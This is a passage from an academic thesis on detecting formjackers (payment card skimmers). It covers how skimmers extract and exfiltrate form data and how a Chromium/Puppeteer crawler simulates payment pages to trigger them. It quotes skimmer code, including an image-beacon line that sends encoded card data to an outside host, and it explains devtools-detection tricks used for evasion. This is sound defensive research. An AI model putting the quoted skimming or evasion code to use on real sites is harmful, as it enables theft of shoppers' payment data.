In other cases the formjacker can explicitly query the elements it is looking for. Having obtained a target reference, it can obtain that element's value. In the case of a payment page this should include the input, textarea and select elements. For simplicity, we will refer to these elements as 'input-like'. An interesting example is the shoe shop formjacker, which traverses down the DOM tree with multiple queries. Simplified, the formjacker does:

```
var forms = document['getElementsByTagName']('form');
for (z = 0; z < forms['length']; z++) {
    var inputs = forms[z]['getElementsByTagName']('input');
    for (x = 0; x < inputs['length']; x++) {
        // read and store input field value
    }
}
```

This means that the page may have to include a nested structure of elements for the formjacker to succeed. Furthermore, the formjacker may try to validate the retrieved data. For example by checking whether the given value constitutes a valid credit card number. The spaghetti formjacker does a simple check on the length of the retrieved data:

```
if (parmezan(spaghetti['cc']).length >= 15 && parmezan(spaghetti['cvv']).length >= 3) {
    // exfiltrate data
}
```

We capture the dependence on the structure of the DOM elements and the validity of the included data in the following requirement:

Requirement 8 *Include a structured set of DOM elements with corresponding data on the page that matches the expectations of the formjacker.*

Furthermore, the formjacker may pack the data in a format suitable for exfiltration. And finally, the data might be stored or directly passed on to data exfiltration. The spaghetti formjacker does something along the lines of:

```
// re-pack retrieved credit card data
var penne = {
    ...spaghetti,
    ...rusultato
};
// add information about the client
var withHostInfo = aggiuntivo(penne);
// stringify object
var stringified = JSON.stringify(withHostInfo);
// encode string
var encoded = cifrario(stringified);
```

4.6. Data Exfiltration



Figure 4.7: Data Exfiltration phase: behavioral breakdown.

Finally, in the exfiltration phase, the formjacker transmits the obtained data. The data may be collected at the back-end component of the formjacker, which we will refer to as 'first-party data exfiltration'. Alternatively, the extracted data may be transmitted to a domain other than the target, or first-party, domain, which we define as 'third-party data exfiltration'.

To perform data exfiltration, the formjacker will have to establish a network connection. The application can use either HTTP or a WebSocket, as illustrated in fig. 4.7. The spaghetti formjacker, for instance, creates an HTTP connection by adding a practically invisible image to the page. When the browser tries to retrieve this image, the data that is encoded in the URL is exfiltrated:

```
var img = document.createElement('img');
img.src = "https://vk-a6t5h7f3k.site/p.php?id=" + cifrario(JSON.stringify(aggiuntivo(penne)))
img.height = 1;
img.width = 1;
document.body.append(img);
```

The shoe shop formjacker does something similar. But in general, there are many ways for a bit of JavaScript to establish a connection to a third party. We distinguish three categories:

1. Explicit: the page may explicitly set up a connection using fetch, XMLHttpRequest, WebSocket, and EventSource.
2. Resource injection: the page may inject a resource and set the src property for a wide variety of elements, such as image, script, link, and iframe.
3. Redirect: one could redirect the page using the action attribute of forms or using the window attribute `location`. This method is not transparent (i.e. obtrusive) for the user of the application and we deem it unlikely to be used.

Regardless of the method, the presence of a connection, as well as the transmitted data could be used to detect the formjacker.

Summary of Requirements

Requirement 1 *Visit the right page.*

Requirement 2 *Satisfy server-side checks on HTTP header fields and normal web browser behavior.*

Requirement 3 *Fire statically attached event listeners.*

Requirement 4 *Follow redirects and monitor content in iframes.*

Requirement 5 *Satisfy client-side execution context checks.*

Requirement 6 *Fire dynamically attached time, event, and DOM change-based callbacks.*

Requirement 7 *Fire events with an event object that includes references to the event's target, and its data, if applicable.*

Requirement 8 *Include a structured set of DOM elements with corresponding data on the page that matches the expectations of the formjacker.*

Figure 4.8: Summary of requirements that must be satisfied to elicit malicious behavior in formjackers.

4.7. Conclusion

Concluding, a formjacker detection solution that is able to elicit malicious behavior in formjackers should satisfy a certain set of requirements. These requirements are summarized in fig. 4.8, and effectively mean the following: to make sure that the front-end component of the formjacker is served, the right page must be visited and server-side checks against the client must be satisfied. Then, to make sure that the formjacker does not terminate prematurely, also client-side checks against the client must be satisfied. And finally, for successful data extraction and exfiltration, the right elements and data on the page must be included, and any asynchronous components of the formjacker must be executed.

5

Implementation

This chapter introduces a dynamic formjacking detection solution in the form of a web crawler. Where chapter 4 answered research question 1 (‘eliciting malicious behavior’) from a theoretical perspective, we will now evaluate what the resulting requirements mean in practice. The developed detection solution will be used to answer research question 2 (‘feasibility of dynamic analysis’) in chapter 7.

The required components for the detection solution are introduced step-by-step. We will summarize the requirements in section 5.1 and consider the high-level components of the solution in section 5.2. This includes choosing a concrete platform, a browser, and a driver because subsequent implementation details partially depend on this choice. In sections 5.3 and 5.4 we discuss, in two parts, a major component in eliciting malicious behavior: payment page simulation. Then, in section 5.5, we introduce ’formjacker triggering’. The last building block, the instrumentation that is required to record and detect formjackers, will be covered in section 5.6. Finally, these building blocks come together in the system’s architecture which is discussed in section 5.7.

5.1. Requirements

Our goal is to build a tool that is able to scan websites for the presence of formjackers at scale. Concretely, the detection solution should satisfy the following requirements:

1. *Elicit malicious behavior*: given the prerequisite of dynamic analysis, the detection solution should elicit malicious behavior in formjackers, therefore adhering to the requirements as formulated in chapter 4.

2. *Generate a dynamic analysis report*: as we wish to detect formjackers, the detection solution should generate a dynamic analysis report from which the presence of a formjacker may be inferred.

Finally, given our research goal to provide a means to conduct large-scale surveys, we will optimize for a solution with as little overhead as possible.

5.2. High-Level Design

On the highest level of abstraction, we consider three variables that determine the to be implemented concept: the type of instrumentation (in-band versus out-of-band), the navigation strategy, and the platform on which to implement the detection solution.

5.2.1. Type of Instrumentation

In section 3.6 the case of in-band versus out-of-band modifications to perform instrumentation was raised. This work proposes a solution that requires instrumentation that conceptually operates in-band, at the level of JavaScript and the DOM. This instrumentation is, therefore, easier to conceptualize and implement in-band, especially because it involves active modification and spoofing. Choosing in-band over out-of-band means that we are making a trade-off at the cost of stealthiness. For other issues

that are raised regarding an in-band implementation, such as iframes and policy limits, workarounds are implemented.

In-band, we identify three methods: prototype patching, 'debugger based', and source code rewriting. With prototype patching, native functions are overridden with an instrumented variant. Because this has to be done only once per page load, runtime overhead is limited. Because the patches are applied in-band, implementation is easy and flexible. It is also the reason that hostile JavaScript may be able to detect the instrumentation.

With debugger-based instrumentation, strategic breakpoints are placed on to be monitored functions. Because the fundamental idea is to pause the execution, this method comes with significant overhead. It has been successfully applied to monitor common third parties on the web and their API usage [26], although using timing-based debugger detection strategies (section 5.3.3), debugger-based instrumentation may be detected.

Finally, source code rewriting offers full control over the script's content and thus extensive freedom in instrumentation. A major drawback, too, is stealthiness. Integrity checks, a detection evasion technique used in formjackers (see section 4.4), on a script's content, will fail. In addition, source code rewriting is an involved process. Every script on a webpage has to be rewritten, increasing overhead, and sufficient syntax has to be supported.

Because a debugger-based approach is slow and source code rewriting is more complicated, we will, in general, resort to prototype patching. Where applicable, it will be noted if any of the other two methods may be better suited.

5.2.2. Navigation Strategy

The most straightforward method to satisfy the behavioral requirements would be to navigate to the page that is targeted by the formjacker. In e-commerce that would be the 'payment page', the page where payment details are entered. Typically, this would involve the following steps: visit the website under investigation, identify a product or service and visit its page, add it to the shopping cart and click 'checkout'. Best case, this procedure will directly lead to the payment page (in the case of a 'one step checkout'). If not, personal information may have to be supplied first. Worst case, an account is required. These steps may be sprinkled with additional pop-ups, CAPTCHAs, or other interactive components. Additionally, support would be required across various languages.

Apart from its complexity, this approach would also be (unnecessarily) slow: navigating and interacting with multiple pages per website. If feasible at all, this approach seems at least unsuited for a wide-scale survey of formjackers. As an alternative, we propose a solution to trick formjackers into thinking *any* page on the website is the payment page. To achieve this, we simulate the payment page on another page of the website using a procedure similar to HoneyPages [55]. As a result, instead of a complex and slow procedure, a single page load suffices. Payment page simulation is detailed in sections 5.3 and 5.4.

Unfortunately, this trade-off means that requirement 1 ('visit the right page') will not always be fully fulfilled. The issue is that the front-end component of the formjacker may only be served if the payment page itself is explicitly requested. This would be the case if, for instance, the credit card skimmer is included in resources that are only part of the payment page. In that case, we are not 'visiting the right page'.

As a compromise, we target the shopping cart page of a webshop. This page is typically directly available, in contrast to the payment page. We target the cart page by visiting the typical path '/checkout/cart'. It is not a problem if this location is unavailable, as a 404 'Page Not Found' page in combination with payment page simulation should generally be sufficient.

5.2.3. Platform

Given requirement 2 to behave like a 'normal' web browser, we limit ourselves to automation solutions that are able to drive a full-fledged web browser. There are two major open source web browsers: Chromium and Firefox and academic work reviewed in chapter 3 has used solutions based on both. For example, OpenWPM [29] that uses the automation framework Selenium to drive Firefox to detect fingerprinters on the web. And, for example, MiningHunter [82] that drives Chromium through the Chrome DevTools Protocol to detect cryptojackers. The authors of MiningHunter, Rauchberger et al., explicitly prefer the DevTools Protocol, because "its interface offers a deeper low-level integration than other browser automation frameworks" [82, p. 4].

We first compare Firefox with Chromium. After choosing a specific browser, we choose a driver that appears most convenient. For comparing the browsers we use the Selenium WebDriver [1], as it supports both. We randomly select a set of 250 websites from the Alexa Top 1 Million and visit their home page. We wait for the 'load' on the page to be fired and take and store a screenshot to simulate a small workload. Both browsers run 'headless', i.e. without a Graphical User Interface. Two browser instances crawl at the same time to include the influence running multiple instances at once may have. Finally, slow connections are terminated early, with a timeout of 15 seconds. Based on the results in fig. 5.1 we conclude that Chromium is faster (23%) and uses less memory (30%) at a slightly lower CPU utilization (on average 15% versus 18%). With the short timeout of 15 seconds, about 10% of the visits failed (33 and 23 respectively). We, therefore, choose to use Chromium for our implementation.



Figure 5.1: CPU and memory usage of Firefox 81.0.2 and Chromium 86.0.4240.75 in an automated crawl of a random selection of 250 websites. System utilization is sampled at 10 Hz. To improve readability, CPU usage has been averaged with a moving window of 10 seconds.

Instead of using Selenium, we switch to the Chrome DevTools Protocol [38] that indeed allows a very low-level interaction with the browser. For example, the protocol allows one to inject scripts that are evaluated *before* any of the website's scripts. This enables us to modify the page as we see fit. Convenient, because requirement 8 requires us to include elements and data on the page. Selenium does not appear to have such a feature.

Instead of working directly with the protocol, we build upon Puppeteer [80] that creates a convenient higher level of abstraction on top of it. If that is necessary, the protocol itself can still be accessed.

5.3. Payment Page Simulation: Detection Evasion

Requirements 2 and 5 regarding the need to satisfy front-end and back-end checks effectively boil down to two things. First, make sure the front-end part of the formjacker is served by satisfying server-side detection evasion techniques. And second, bypass any client-side detection evasion techniques to elicit malicious behavior, supporting dynamic analysis. We implement these requirements by simulating a payment page. We discuss spoofing the URL, setting the right HTTP header fields, and bypassing debugger checks.

5.3.1. URL

As noted, we visit the cart page of a website. We wish to spoof the URL of the current page, such that to a formjacker it appears to be the payment page. There are at least three ways to do so. First, by changing unused parts of the URL. Second, by instrumenting the methods used to investigate the URL. And third, by spoofing the URL itself.

Scheme

First, one may abuse (probably) unused parts of the URL scheme to include an additional string in the URL. As an example, we can bypass the check in the 'spaghetti skimmer' by appending a fragment string:

```
// visit example.com/checkout/cart#checkout/onepage
window.location.href.indexOf("checkout/onepage") > 0
> true
```

Although a neat hack, the path remains incorrect. That means that there are many checks that may be performed on the URL that will not pass.

Spoofing Location

A neater option would be if we could spoof the location property. As Jueckstock and Kapravelos [52] note, the location property is marked 'Unforgeable' in the Chromium source code and by default cannot be instrumented using prototype patching. As a solution, we make a small modification to Chromium's source code. The file 'window.idl' [40] specifies the Window interface and includes the specification of the location attribute:

```
[Affects=Nothing, PutForwards=href, Unforgeable, CrossOrigin=(Getter,Setter), Custom=Getter]
    readonly attribute Location location;
```

Removing the flag 'Unforgeable' and recompiling Chromium is sufficient to allow us to spoof all URL attributes, such as the pathname. A disadvantage of this method is that it requires a priori knowledge of the URL targeted by the formjacker.

Prototype Patching

As an alternative, native functions such as indexOf may be instrumented (using 'prototype patching'):

```
// instrument indexOf
String.prototype.indexOf = function() { return 1 }

// visit example.com/checkout/cart
window.location.href.indexOf("checkout/onepage") > 0
> true
```

The advantage of this approach is that it works on any part of the URL, for example, its path. This approach is also not perfect. The spoofed value is probably wrong and the technique may be evaded by avoiding the instrumented API. For example:

```
window.location.pathname === 'checkout/onepage'
> false
```

Implementation

Because no method is perfect we opt for a hybrid implementation. We choose to spoof the location property with a default target that seems to appear frequently ('checkout/onepage'). Then, to partly resolve the 'a priori' problem, we additionally instrument the following native functions:

```
String.prototype: 'includes', 'endsWith', 'startsWith', 'indexOf', 'lastIndexOf'
RegExp.prototype: 'test',
```

Because the spoofed value is most likely wrong, the value is only spoofed when this appears to be really necessary. First, we only spoof on 'substring checks' on URL-related strings. And second, we only spoof if the substring (or pattern) indicates a check for the payment page. We imagine the latter may be useful if the formjacker blacklists specific pages. For example:

```
// ignore the cart page
if (!(window.location.href.indexOf('checkout/cart')) { /* ... */ }
```

We identify possible payment page checks by compiling a list of substrings that are checked in some known formjackers, summarizing them in a case-insensitive regex: `/osc|checkout|onepage/i`. This includes at least the following targets:

firecheckout	osc	awesomecheckout	onestepcheckout
onepagecheckout	checkout	oscheckout	idecheckoutvm
fancycheckout	onepage		

There are other properties, aside from 'window.location', that could give a formjacker information on the URL of the current page. These methods are not instrumented. If queried, spoofing solely relies on method 3.

5.3.2. Storage and HTTP Header Fields

Each page will be visited in an isolated environment, such that cookies or other forms of storage do not influence our measurements. To give an example, the same formjacker may be loaded from the same domain, on two different webshops. Shared cookies could indicate a successful data exfiltration attempt on one webshop and lead to early termination of the formjacker on the other.

Additionally, relevant HTTP header fields will be set to plausible defaults. The user-agent is set to Chromium's default when it is not driven by an automation framework. As we assume that formjackers are platform-agnostic (e.g. desktop versus mobile), any 'normal' user-agent should suffice. Finally, because we are simulating the payment page, we will spoof the referrer, our 'previous location', to be the typical checkout location '/checkout/onepage'.

5.3.3. Debugger and DevTools

Debugger or Development Tools detection resorts to various 'side-channels' that may give away their presence. This section investigates known methods and discusses their relevance to our implementation.

Screen Size

One method to detect the usage of DevTools is to detect the development window itself. As shown in chapter 4, it is used with malicious intent in formjackers to prevent detection. It is, however, also used for benign applications. Chat application Discord, for example, uses it to detect when a user may have opened the development console [24]. A warning is then emitted regarding the possible dangers of using the console, see fig. 5.2.



Figure 5.2: Chat application Discord warning users of the dangers of the development console.

This DevTools detection technique forms the basis for one of the more popular libraries able to detect DevTools [93] and is based on the following four properties:

`window.[outerWidth, outerHeight, innerWidth, innerHeight]`

Opening a development window as in fig. 5.2, creates a difference between the 'innerWidth' and 'outerWidth' properties, making it possible to infer its presence. In our implementation, the development window is left unopened, but because the browser is running headless ("windowless"), the value of these properties may be ill-defined. We add a test case to verify that this detection method is not accidentally triggered.

Logging an Object

Instead of detecting the development window, another trick detects the development console by using the fact that the console is not a 'passive' output. When an object is logged to the console, the browser may helpfully display the object and its properties. It actively interacts with the given object if the console window is opened, but, probably as an optimization, does not when it is closed. The technique works as follows [99]:

```
let devtools = new Image();
Object.defineProperty(devtools, 'id', {
  get: function() {
    this.opened = true;
  }
});
console.dir(devtools);
if (devtools.opened) {
    // devtools detected
}
```

The technique allows for small modifications, such as changing the object that is instantiated or defining another property. A different approach uses toString to a similar effect [100], but experiments with a modern version of Chromium[1] shows that this variant is no longer functional.

To make sure this method does not trigger in combination with our implementation, we instruct Puppeteer to leave the DevTools window closed. Surprisingly, at the time of writing, 'stock' Puppeteer triggers this test, even when we do so. As a solution, we override `console.log` and variants to ignore non-primitive values, which cannot be abused in a similar manner.

Timing

A third approach uses timing to detect the presence of a debugger. There are various variants. The first uses the fact that by default the debugger will pause on the `debugger` statement. This technique has been observed in formjackers [61, p. 17] and looks something like this:

```
let t0 = (new Date).getTime();
debugger;
let t1 = (new Date).getTime();

if (t1 - t0 > threshold) {
    // devtools detected
}
```

Because our implementation depends on the debugger (see section 5.6), we resort to instructing the debugger to not pause anywhere. An alternative approach would have been to send an instruction to continue ('Debugger.resume') when the debugger pauses. This would allow us to log the presence of debugger statements, which could be used as an indicator for malicious behavior. It also adds a small, but detectable, delay (typically 15 to 90 ms). As such, we opt for the first method.

Other approaches that have been suggested include measuring the time it takes to perform a certain task, such as clearing the console [42] and injecting nodes into the DOM [41]. Another approach detects whether resources are being cached by the browser or not [28]. These methods may have worked well in the past, but at the time of writing were respectively not working, not reliable, and not applicable for our implementation.

Source Maps

Browsers support the use of 'source maps' that allow the browser to map a minified script to its, much more readable, original version. Minification is used to reduce the size of scripts, for example in production. Source maps are intended to help web developers in debugging them.

As Weizman [106] notes, however, these source maps might allow detecting the presence of DevTools, as the source maps are only fetched when the DevTools are opened. A malicious actor may detect the request for the source map at the back-end of the formjacker if it adds a source map pragma to the front-end component of its formjacker:

```
//# sourceMappingURL=/detect-devtools.map
```

Fortunately, regarding our implementation, leaving the DevTools closed is sufficient to avoid detection.

[1] Chromium 80.0.3987.163, built on Ubuntu, running on Ubuntu 18.04

5.4. Payment Page Simulation: Content

To provide the elements and data in the page to successfully trigger the formjacker, we build on the ideas of Kapravelos et al. [55], who introduced 'HoneyPages' to elicit malicious behavior in browser extensions. We apply their concept in the context of formjackers and improve upon it by introducing 'multi-step' injection and solving accompanying issues in combination with real-world JavaScript. Furthermore, we propose and implement a solution to solve 'undefined properties' that are inevitable when performing DOM injection.

An alternative to this dynamic element injection would be static element injection, for example by modifying the page 'in transit' using an HTTP proxy. The advantage is that this does not require any in-band modifications. Unfortunately, a major drawback is that the required structure and properties of elements are typically unknown at this stage. Guessing these requirements is insufficient to detect new or unknown strands of formjackers. We, therefore, implement the dynamic variant.

5.4.1. Multi-step Injection

The concept of DOM injection is simple: override all native functions that may be used to query for elements in the page and dynamically generate and inject any missing DOM elements. To illustrate this concept, an example of how `getElementById('CVC')` may be instrumented:

```
/* Create new field on the fly */
el = document.createElement('input');
el.id = 'CVC';
document.body.appendChild(el);

/* Call the original method */
return getElementById('CVC');
```

Aside from getElementById, there are many such query functions. Those that are instrumented are summarized in table 5.1. Depending on which one is used, there is additional information available as to what the application is expecting. We identify and instrument four types: querying by value of a particular attribute, querying using CSS selectors, relative queries, and special tag-based properties.

Defining a DOM Query

Before discussing how we have implemented their instrumentation, we need to define the components of a DOM query:

$$\text{queryResult} = \text{parentNode.queryFunction(arguments)}$$

A query is performed with respect to a specific node, parent node n. To that end, one accesses or calls the attribute on the parent node that performs this query. This attribute is query function f. In the case of a function call, arguments a may be supplied. Depending on the query function, the result r of the query may be one element or a collection of one or more elements.

Query by Value

Querying by value means searching for an element by its id, name, tag, or class. We override the corresponding functions to dynamically generate and inject elements if the query comes up empty. The argument specifies the value it is looking for, and we set it accordingly.

If id, name, tag, or class is unknown we initialize it to some default value (see table 5.2). To pass data extraction we also initialize the value property. As a measure to pass basic data validation we choose a fake, but plausible, credit card number.

Query using Selector

Two interesting alternative query functions are querySelector and querySelectorAll. These methods support the use of arbitrary CSS selectors, which are able to query for a complex structure of nodes with specific properties. To support these selectors we modify 'DOM Create Node' [71], a library capable of creating DOM nodes from CSS selectors. We add support for the special selector '*', which queries all elements in the given parent node.

Table 5.1: Instrumented properties of various interfaces that allow querying the DOM. The third column specifies the type of instrumentation that is applied (see section 5.4.1).

Property	Interface	Type
getElementById	Document	value
getElementsByName	Document	value
getElementsByClassName	Document, HTMLElement	value
getElementsByTagName	Document, HTMLElement	value
getElementsByTagNameNS	Document, HTMLElement	value
querySelector	Document, HTMLElement	selector
querySelectorAll	Document, HTMLElement	selector
children	Element	relative
childNodes	Node	relative
firstChild	Node	relative
lastChild	Node	relative
elements	HTMLFormElement, HTMLFieldSetElement	property
options	HTMLSelectElement	property
forms	Document	property
images	Document	property
embeds	Document	property
scripts	Document	property
links	Document	property

Table 5.2: Default values for unknown properties of injected elements, with x a unique identifier.

Property	Value
tag	input
id	“id” + x
name	“name” + x
classList	[“class” + x]
value	“4510645983016543” (example)

Relative Query
Another class of query functions allows traversing the DOM tree of a node using ‘relative’ queries. We implement support for ‘children’, ‘childNodes’, ‘firstChild’ and ‘lastChild’. Because very little can be inferred from the query itself, we fully rely on the aforementioned default values.

Special Properties
Finally, special properties form a shorthand for a specific getElementsByTagName call. We instrument these properties by rerouting their getter to the corresponding (instrumented) getElementsByTagName call. The property ‘elements’ does not correspond to a specific tag, which we solve by treating it as a relative query.

Allowing Multi-steps
The dynamic element injection is made multi-step by also overriding other interfaces than Document (see table 5.1) and injecting the generated element in the parent node’s subtree. This new feature comes with some side effects, which we discuss in the following section.

5.4.2. Real-world JavaScript

Due to loops, recursion, and events, the interaction of real-world JavaScript with our dynamic multi-step injection may lead to unintended infinite loops, hindering a successful page load. We deal with troublesome events by partially disabling them and introduce a decision tree to deal with loops and recursion.

Events
Because JavaScript applications may hook event listeners to DOM changes, the injection of an element by our instrumentation may lead to the execution of such a listener. On some webpages, these event

listeners perform a DOM query, which leads to the dynamic injection of a new element. To avoid the infinite loop that is created in this scenario, we override the MutationObserver interface and ignore nodes that are injected by our instrumentation. There are alternatives to MutationObserver to monitor for elements that are added to the DOM, but these are deprecated.

Loops and Recursion
To deal with loops and recursion we introduce a set of conditions that must hold before an element is injected. We rely on a stack trace, S_p, telling us the *previous* lines of code that lead up to the moment of injection. We additionally keep a reference to the stack trace that led to the *injection* of parent node n: S_i. We inject if the following conditions hold:

1. Parent node n is a “regular” node:
   - The DOM contains different types of nodes, many of which a user will never (directly) interact with. We only inject if n is either a ‘real’ element, such as `<form>`, or the DOM tree’s entry point: `document` and ignore low-level or ‘meta’ nodes, such as Text and Comment.
2. Result r is not a *single* node:
   - If the query already successfully retrieves a single node, it is not necessary to inject. This is mostly a runtime optimization.
   - If the query returns a collection with one or more nodes, it is not guaranteed that this includes an input element with content (value). In this case, we do not abort injection.
3. The query has not led to a (successful) injection, yet:
   - If the page explicitly removes a node, it is not constantly re-added by the instrumentation. jQuery 1.11.1 [49], for example, contains:

     ```
     while (tmp.firstChild)
       tmp.removeChild(tmp.firstChild);
     ```

     We store a list of queries on parent node n that have been executed with respect to n. If the query has led to a successful injection in n, we abort.
4. If parent node n has been injected by us, then S_p must not contain any duplicate entries and it cannot be equal to S_i:
   - If S_p contains duplicate entries, a function may be calling itself. If we keep injecting on a new query, this recursion may cause an infinite loop. For example:

     ```
     function recurse(node) {
       recurse(node.firstChild);
     }
     ```

     To resolve this, we abort if S_p contains duplicate entries.
   - If S_p also injected ‘node’ (which is the case if $S_p == S_i$), we might be walking the DOM recursively. An example of such behavior may also be found in jQuery 1.11.1:

     ```
     while (a.firstChild && ...)
       a = a.firstChild;
     ```

     To resolve this, we abort injection if $S_p == S_i$.
5. S_p has not triggered more than N injections in parent node n:
   - A variant on the ‘a.firstChild’ loop above is [37]:

     ```
     d = d.document;
     for (var g = e.id, h = 0; !g || d.getElementById(g + "_anchor"); )
           g = "aswift_" + h++;
     e.id = g;
     ```

- As here we're injecting in the same element 'd' over and over, checking its parent node (as in item 4) does not help. Alternatively, we could limit injection to only once per S_p. Unfortunately, if this loop had been finite, we would not have wanted to limit injection:

```
const ids = ['CC_NUMBER', 'CVC'];
for (let id of ids) {
    document.getElementById(id);
  // finite, but we can not tell the difference
}
```

- To resolve this, the number of injections is limited to some, somewhat arbitrary, large N (100).

5.4.3. Undefined Properties

Another issue of dynamic element injection is that the tag of a queried element may be unknown, because a query for an element with, for example, a certain id, may have *any* tag. As a solution, we inject the most likely target for a formjacker if the tag is unknown: an input element.

As observed by Kapravelos et al. [55], this means that the injected element may not have all the properties the formjacker or application is expecting. To cope with this, we identify two solutions: dynamically generate the missing properties, or create some kind of 'superclass' by adding all possible properties to the injected element. We explore both.

Dynamic Generation

JavaScript proxies [70] are an elegant way to dynamically generate properties as they are able to 'trap' the get and set operations on the proxied element. Unfortunately, such a proxied element is no longer recognized as a 'proper' Node and rejected by the browser's native DOM manipulation functions.

As a solution, we may consider patching those functions, for example by removing the proxy prior to the operation, or by storing the proxied element in a 'fake' DOM that does accept the proxied element. This is cumbersome, however, and comes at a runtime penalty. As there appear to be no other methods to perform dynamic property generation using similar in-band instrumentation, we opt for the 'superclass' method.

Superclass

In the superclass method, we make sure that an injected element 'implements' all properties from all other elements. This may be implemented relatively efficiently by using the JavaScript prototype chain: by defining them on HTMLElement.prototype.

To return a plausible value for these 'simulated' properties, we generate a 'shadow element' of the right type and return its value for the given property:

```
const unknownTag = document.getElementById('node-with-unknown-tag');
// Instrumentation guesses the type and injects an HTMLInputElement
// > return document.createElement('input');

console.log(unknownTag.options)
// the options property does not exist on an HTMLInputElement,
// maybe we should have injected an HTMLSelectElement:
// > const shadowNode = document.createElement('select');
// > return shadowNode.options;
```

The reference to the generated shadow element is stored to retain modifications to its properties. The mapping from property to the right HTML tag is obtained by loading 'html_tag_names.json5' [39] from the Chromium source code. This mapping is not one-to-one, as different HTML tags may have the same property. We choose the first one as the default unless a preferred property has been defined, manually. This is relevant, for example, when the 'options' attribute is queried. We then wish to return the value that corresponds to the select tag (an HTMLOptionsCollection) and not the one from the datalist tag (a 'regular' HTMLCollection), because the first one also specifies a 'selectedIndex' property.

Optimizations

Properties that have a primitive default value are retrieved once at the start-up of the crawler and returned from memory at runtime. As an additional optimization, we limit ourselves to HTML elements, although, for example, getElementById can return any element (HTML or SVG). There are a non-negligible number of SVG properties and they seem unlikely to be queried in the context of formjackers.

Limitations

A disadvantage of predefining the properties is that unknown properties cannot be dealt with. This would only be a problem if the page contains custom-defined HTML elements. In a way, this is, however, also an advantage, as a property may be used as a flag. If it is already defined, a page might assume certain functionality has already triggered (e.g. data exfiltration).

Furthermore, a limitation of the proposed solution is that modifications to the subtree of the involved element are not reflected in its predefined properties. In the above example where the 'options' property is queried, the returned default value is correct: an empty HTMLOptionsCollection. If the application were to perform any modifications, such as adding an option to the element, the returned HTMLOptionsCollection will stay empty. The influence of this limitation on formjackers is deemed limited, because it is only a problem if the application wants to perform a modification and depends on these specific properties, for example, to verify the operation.

Additionally, as part of the multi-step injection, a query to 'options' will lead to the injection of an option element in the shadow element. This means that these elements are not actually injected into the DOM, which under the right circumstances might be problematic.

5.5. Formjacker Triggering

Having simulated a payment page, we proceed with a formjacker triggering process that aims to execute any asynchronous formjacker code. We discuss three different methods, highlight important aspects of our implementation and finally cover its limitations.

5.5.1. Methodology

We identify three methods to trigger the execution of the asynchronous formjacker components: mimicking user interaction using Puppeteer, directly firing events, and directly executing attached event listeners.

User Interaction

A user performing an e-commerce transaction would normally trigger asynchronous formjacker components by interacting with the page. This behavior may be emulated using Puppeteer. This approach most closely matches the payment process of a 'real' user. Due to the communication between the browser driver and the browser, it will also be relatively slow.

Firing Events

To improve on this we may dispatch the event directly on the target element, instead of interacting with the element via Puppeteer. In this case, the event will be fired from in-page JavaScript. This means the callback is still executed by the browser and the necessary 'meta-data' will be supplied automatically.

A disadvantage that holds for both simulating user interaction and directly firing events, is that detailed control of when and how often callbacks are executed is difficult. Firing events may have certain side effects that need to be mitigated. For example, firing a click event on an anchor element will cause the browser to navigate to the associated URL.

Executing Event Listeners

Instead, it is possible to directly execute the attached event handlers, as Kapravelos et al. [55] do. The advantage is that it offers more control. For the selected events, it can be guaranteed that their event handlers are executed. Furthermore, it is faster than previous approaches: callbacks can be executed immediately one after the other. Additionally, by executing the callbacks directly, time-based events do not require idling on-page.

5.5.2. Implementation

We opt for the latter approach because we prefer control and a low runtime overhead over stealth. Instead of firing all callbacks that are attached to the page, only those that are related to time or explicit user interaction (mouse and keyboard) are executed. These would not have been triggered explicitly by a user visiting the website, and by doing so we avoid intervening with the page's functionality.

We override addEventListener, setInterval, setTimeout, and the getters and setters of the various onevent attributes that allow attaching an event listener. These instrumented variants store the type of

event and the callback that is added. When the page has finished loading, these callbacks are fired. Because a callback can add additional callbacks, this process is repeated until no new callbacks are added.

To satisfy requirement 7 regarding the properties of the supplied event object, the event target is set to the object to which the event listener was attached. When the browser executes the callback, `this` refers to this same object [68]. This behavior is mimicked by using Function.prototype.apply which sets the 'this' value for the given function:

```
//             this          arguments
callback.apply(targetNode, [ mockedEventObject ]);
```
